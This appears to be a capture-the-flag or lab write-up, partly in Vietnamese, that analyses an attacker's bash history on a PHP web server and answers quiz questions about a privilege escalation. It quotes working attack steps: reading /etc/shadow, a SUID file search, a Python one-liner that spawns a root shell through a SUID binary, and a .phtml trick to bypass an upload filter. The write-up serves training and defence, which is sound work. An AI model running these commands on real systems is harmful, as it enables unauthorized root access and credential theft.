Log Analysis - Privilege Escalation

1. Kịch bản

- Server với data nhạy cảm bị truy cập bởi attacker và file bị đăng tải lên diễn đàn ngầm. Data này chỉ có user root mới có quyền truy cập. www-data là user có người login từ xa và không có quyền truy cập data. Server lưu trữ web dựa trên PHP có bộ lọc file upload chống lại tải file PHP thực thi mã độc hại. Phân tích lịch sử lệnh bash để xem điều gì xảy ra


2. Write up

1. What user (other than ‘root’) is present on the server?

- As: daniel

2. What script did the attacker try to download to the server?

- As: linux-exploit-suggester.sh



3. What packet analyzer tool did the attacker try to use?

- As: tcpdump

```
cat /etc/resolv.conf
iptables -L
lsof -i
tcpdump
last
cat /etc/sudoers
sudo -l
ls -ahlR /root/
ls -ahlR /home/
```

4. What file extension did the attacker use to bypass the file upload filter implemented by the developer?

- As: phtml
- Đây là file = PHP + HTML chứa script để server thực thi trước khi gửi kết quả tới trình duyệt user

```
cat /etc/shadow
find / -type f -user root -perm -4000 2>/dev/null
./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
rm /var/www/html/uploads/x.phtml
```

5. Based on the commands run by the attacker before removing the php shell, what misconfiguration was exploited in the ‘python’ binary to gain root-level access? 1- Reverse Shell ; 2- File Upload ; 3- File Write ; 4- SUID ; 5- Library load

- As: 4
- find / -type f -user root -perm -4000 2>/dev/null → tìm file có chủ sở hữu là root và SUID bật → chạy file có SUID thì ai cũng có quyền giống chủ sở hữu = root
- ./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")’ → phát hiệp python có SUID → dùng python gọi shell với -p (không hạ quyền → giữ nguyên là root)

```
cat /etc/shadow
find / -type f -user root -perm -4000 2>/dev/null
./usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
rm /var/www/html/uploads/x.phtml
```